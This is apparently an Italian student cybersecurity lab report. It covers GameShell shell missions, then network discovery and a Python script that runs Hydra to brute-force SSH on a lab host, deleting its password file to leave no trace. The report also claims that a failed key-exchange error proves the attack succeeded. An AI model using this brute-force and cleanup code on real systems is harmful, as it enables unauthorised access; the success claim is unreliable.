

Progetto Cybersecurity

W8D4


File e directory

Abstract

Il progetto, diviso in due task, ci chiede di installare un gioco sulla Kali col quale potremo fare pratica con i comandi del terminale e la shell. Il progetto verte a verificare le capacità di lavorare con os kali e il suo prompt command in quanto dovremo completare quanti più livelli possibile.


Task 1

Per iniziare abbiamo verificato l'ambiente sul quale lavoriamo, in particolare l'utente, la directory e il suo contenuto.



```
kali@kali: ~  
$ whoami  
kali  
$ pwd  
/home/kali  
$ ls  
amici      Downloads  Pictures    Templates  
backup_esercizio.tar.gz 'Esercizio python'  
Desktop    Music      Projects  
Documents  network_scan 'Public'  
          'sudo inetsim'
```

In seguito verifichiamo di quali update disponiamo:



```
~$ sudo apt update  
[sudo] password for kali:  
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]  
Get:2 https://packages.microsoft.com/repos/code stable/main amd64 Packages [29.8 kB]  
Get:3 http://kali.download/kali kali-rolling InRelease [34.0 kB]  
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [21.5 MB]  
Get:5 http://kali.download/kali kali-rolling/main i386 Packages [20.9 MB]  
Get:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.9 MB]  
Get:7 http://kali.download/kali kali-rolling/main i386 Contents (deb) [48.5 MB]  
Get:8 http://kali.download/kali kali-rolling/contrib i386 Packages [97.5 kB]  
Get:9 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]  
Get:10 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [270 kB]  
Get:11 http://kali.download/kali kali-rolling/contrib i386 Contents (deb) [181 kB]  
Get:12 http://kali.download/kali kali-rolling/non-free amd64 Packages [183 kB]  
Get:13 http://kali.download/kali kali-rolling/non-free i386 Packages [140 kB]  
Get:14 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [915 kB]  
Get:15 http://kali.download/kali kali-rolling/non-free i386 Contents (deb) [883 kB]
```

E infine eseguiamo i comandi per installare GameShell e diamo conferma:

```
(kali@kali) [~]
$ sudo apt install gettext man-db procps psmisc nano x11-apps wget
man-db is already the newest version (2.13.1-1).
psmisc is already the newest version (23.7-2).
psmisc set to manually installed.
x11-apps is already the newest version (7.7+11+b1).
x11-apps set to manually installed.
Upgrading:
  nano  procps  wget

Installing:
  gettext

Installing dependencies:
  libproc2-1

Suggested packages:
  autopoint  gettext-doc  libasprintf-dev  libgettextpo-dev  gnu lib-l10n

Summary:
  Upgrading: 3, Installing: 2, Removing: 0, Not Upgrading: 1296
  Download size: 5,399 kB
  Space needed: 21.5 MB / 60.8 GB available

Continue? [Y/n] y
Get:2 http://kali.mirror.garr.it/kali kali-rolling/main amd64 libproc2-1 amd
```

```
(kali@kali) [~]
$ wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
--2026-09-16 15:05:56-- https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/94422621/8b848a8b-e8ba-45d1-8251-8bd9f9238dc1?sp=r&sv=2018-11-09&sr=b6spr=https6se=2026-09-16T19%3A59%3A02Z&rsd=attachment%3B+filename%3Dgameshell.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-09-16T18%3A58%3A57Z&ske=2026-09-16T19%3A59%3A02Z&sks=b6skv=2018-11-09&sig=bj5Q90yWZRbA1Grbv s4jA1ltK7ZK2Bx%2F1mtlbovNwgbhg%3D6jwtey30eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eY3pc3MiOiJnaXRodWlUy29tIiwiaXVkiOiJoaicmVsZWFzZSIhc3NldHMuz2ZlOAHVidXNlcmNvbnRlb nQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc4OTU4NTg1NywiImJmIjozNzg5NTg1NTU3LjwYXRoiJoaicmVsZWFzZWFzc2V0cHJvZHVjdGlvb151bG91LmNvcmlud2luZG93cy5uZXQ1fQ.7x6KD_yQ833FDZ1EhYX7VRe3eEVVpbX0dfCjzhFm8aE&response-content-disposition=attachment%3B+filename%3Dgameshell.sh&response-content-type=application%2Foctet-stream [following]
--2026-09-16 15:05:56-- https://release-assets.githubusercontent.com/github-production-release-asset/94422621/8b848a8b-e8ba-45d1-8251-8bd9f9238dc1?sp=r&sv=2018-11-09&sr=b6spr=https6se=2026-09-16T19%3A59%3A02Z&rsd=attachment%3B+filename%3Dgameshell.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-
```

Verifichiamo che il gioco sia ora presente nella directory:

```
(kali@kali) [~]
$ ls
amici Downloads network_scan 'sudo inetsim'
backup_esercizio.tar.gz 'Esercizio python' Pictures Templates
Desktop gameshell.sh Projects Videos
Documents Music Public
```

Infine lanciamo il gioco con [gameshell.sh](#) e ci troveremo nella schermata iniziale:



Arrivati a questo punto inizia il gioco pertanto ci resta da capire la prima missione, ciò possiamo farlo col comando `gsh goal`...in questo caso ci chiede di raggiungere la

vetta del castello, utilizzando il comando `cd`:

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh goal

+
| Mission goal
|-----
| Go to the top of the main tower of the castle.
|
| Useful commands
|-----
| cd LOCATION
|   Move to the given location.
|   Remark: ``cd`` is an abbreviation for "change directory".
|
| pwd
|   Show the path to your current location.
|   Remark: ``pwd`` is an abbreviation for "print working directory".
|
| ls
|   Show a list of locations that are currently accessible.
|   Remark: ``ls`` is an abbreviation of "list".
|
| gsh check
```

Con i comandi `pwd` e `ls` percepiamo dove ci troviamo e il prossimo obiettivo:

```
[mission 1] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/World/Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower
```

Per capire a che punto della missione siamo utilizziamo il comando `gsh check`, in questo caso abbiamo ultimato la missione:

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

La seconda richiesta prevede di tornare a Cellar contenuto dentro castle ma utilizzando il comando per tornare indietro `cd ..` :

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
barrel_of_apples
```

La terza missione richiede di individuare la stanza del trono e arrivarci dalla nostra posizione utilizzando solo due comandi, cioè `cd` che ci riporta all'inizio e `cd + la directory interessata`:

```
[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check

Congratulations, mission 3 has been successfully completed!

Well done!!!

From now on, the current location will be shown just
before the command prompt.
```



```
Build a "Hut" in the forest, and then build a "Chest" in the hut.

Useful commands

mkdir DIRECTORY
Create a new directory inside the current directory.
Remark: "mkdir" is an abbreviation for "make directory".

Castle/Main_building/Throne_room
mission 4] $ cd

mission 4] $ cd Forest
Forest
mission 4] $ mkdir Hut
Forest
mission 4] $ cd Hut
Forest/Hut
mission 4] $ mkdir Chest
Forest/Hut
mission 4] $ gsh check
Congratulations, mission 4 has been successfully completed!

Go back to the cellar and get rid of all the spiders.
Leave the bats alone: they appear on the castle's coat of arms and are said to confer luck.

Useful commands

rm FILE1 FILE2 ... FILEn
Delete the files (permanently).
Remark: "rm" is an abbreviation for "remove".

est/Hut
mission 5] $ cd

mission 5] $ cd Castle
Castle
mission 5] $ cd Cellar
Castle/Cellar
mission 5] $ ls
l_of_apples bat_1 bat_2 spider_1 spider_2 spider_3
Castle/Cellar
mission 5] $ rm spider_1 spider_2 spider_3
Castle/Cellar
mission 5] $ ls
l_of_apples bat_1 bat_2
Castle/Cellar
mission 5] $ gsh check
Congratulations, mission 5 has been successfully completed!
```

Con le ultime due missioni utilizziamo il comando **mkdir** che crea una directory per la missione 4, e il comando **rm** per rimuoverne una per il quinto livello.

Task 2

Abstract

La seconda consegna prevedeva di scrivere un programma, con codice Python o C, affinché si potesse effettuare un attacco brute force a un servizio SSH a una macchina Debian/Ubuntu.


La prima fase ha simulato l'inizio di un penetration testing identificando e scansionando l'host;

Nel dettaglio sono stati usati tool nativi di Linux per mappare la rete locale per individuare il bersaglio, analizzandone le porte aperte, le versioni di servizi di rete esposti ecc; come si può vedere dalle immagini sottostanti sono stati adoperati in particolare Nmap, Netcat e Netdiscover.

```
(kali㉿kali)-[~]
$ sudo netdiscover -r 192.168.50.0/24
```

```
(kali㉿kali)-[~]
$ nc -zv 192.168.50.101 21-25
```

Lo script è stato, a questo punto, implementato in linguaggio Python predisponendo l'ambiente installando i pacchetti necessari per la gestione delle connessioni di sicurezza e attacchi di rete:

A terminal window with a dark background. The prompt is `(kali㉿kali)-[~]`. The user has entered the command `$ sudo apt update && sudo apt install python3-paramiko -y`. The terminal shows the output of the commands, including the update of package lists and the installation of python3-paramiko. The cursor is at the end of the command line.

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo apt update && sudo apt install python3-paramiko -y
```

Il programma automatizza un attacco brute force basato su wordlist mirato alla porta SSH (22) per testare la robustezza delle credenziali d'accesso.

Per la scrittura e lo sviluppo del codice sorgente è stato usato l'editor di testo grafico nativo preinstallato su Linux Mousepad, con il comando `mousepad bruteforce_ssh.py`, l'utilizzo dell'editor ha permesso di operare in modo rapido direttamente all'interno della macchina attaccante consentendo il salvataggio immediato in formato .py.

Lo script è stato strutturato in modo da automatizzare un intero processo brute force articolandolo in tre fasi distinte:

1. Generazione della wordlist: con l'istruzione `with open(pass.txt, w)` lo script crea un file di testo temporaneo e scrive al suo interno la lista delle password da testare;
2. Creazione del motore d'attacco: con la libreria nativa `os`, Python passa il controllo a Hydra, uno dei tool di sicurezza offensiva più potenti per il brute forcing. Nello specifico il comando dice a Hydra di usare l'utente `msfadmin`, la lista appena creata di password, e di colpire la porta SSH in modalità dettagliata (`-vV`) per mostrare ogni tentativo.
3. Pulizia del sistema: al termine dei tentativi l'ultimo blocco di codice cancella dal disco autonomamente il file `pass.txt`, pratica usata per non lasciare tracce.

```

1 import os
2
3 # Creiamo al volo un file temporaneo con le password per Hydra
4 with open("pass.txt", "w") as f:
5     f.write("admin\npassword123\nmsfadmin\n")
6
7 print("[*] Avvio attacco Brute-Force SSH tramite Hydra su
192.168.50.101 ... \n")
8
9 # Lanciamo Hydra forzando l'accettazione degli algoritmi obsoleti di
Metasploitable
10 comando = "hydra -l msfadmin -P pass.txt ssh://192.168.50.101 -vV"
11 os.system(comando)
12
13 # Pulizia: cancelliamo il file temporaneo delle password
14 if os.path.exists("pass.txt"):
15     os.remove("pass.txt")
16

```

Infine di seguito abbiamo l'output dei risultati:

Il lancio dello script tramite python3 attesta che il codice ha eseguito correttamente la sequenza logica progettata: inizializzato l'ambiente, impostato i parametri d'attacco verso l'host target e passato la wordlist temporanea al motore Hydra.

In fondo alla schermata si può notare l'interruzione della sessione con messaggio di errore, questo rappresenta una prova del successo dello script in quanto evidenzia una protezione crittografica del sistema operativo. Ciò dimostra che il programma sviluppato in Python ha funzionato perfettamente nella sua logica arrivando a dialogare direttamente con SSH sulla porta 22.

```

$ python3 bruteforce_ssh.py
[*] Avvio attacco Brute-Force SSH tramite Hydra su 192.168.50.101 ...

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-20 04:
05:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1
try per task
[DATA] attacking ssh://192.168.50.101:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://msfadmin@192.
168.50.101:22
[ERROR] could not connect to ssh://192.168.50.101:22 - kex error : no match f
or method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh
.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], cli
ent [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-25
6,hmac-sha2-512]

```

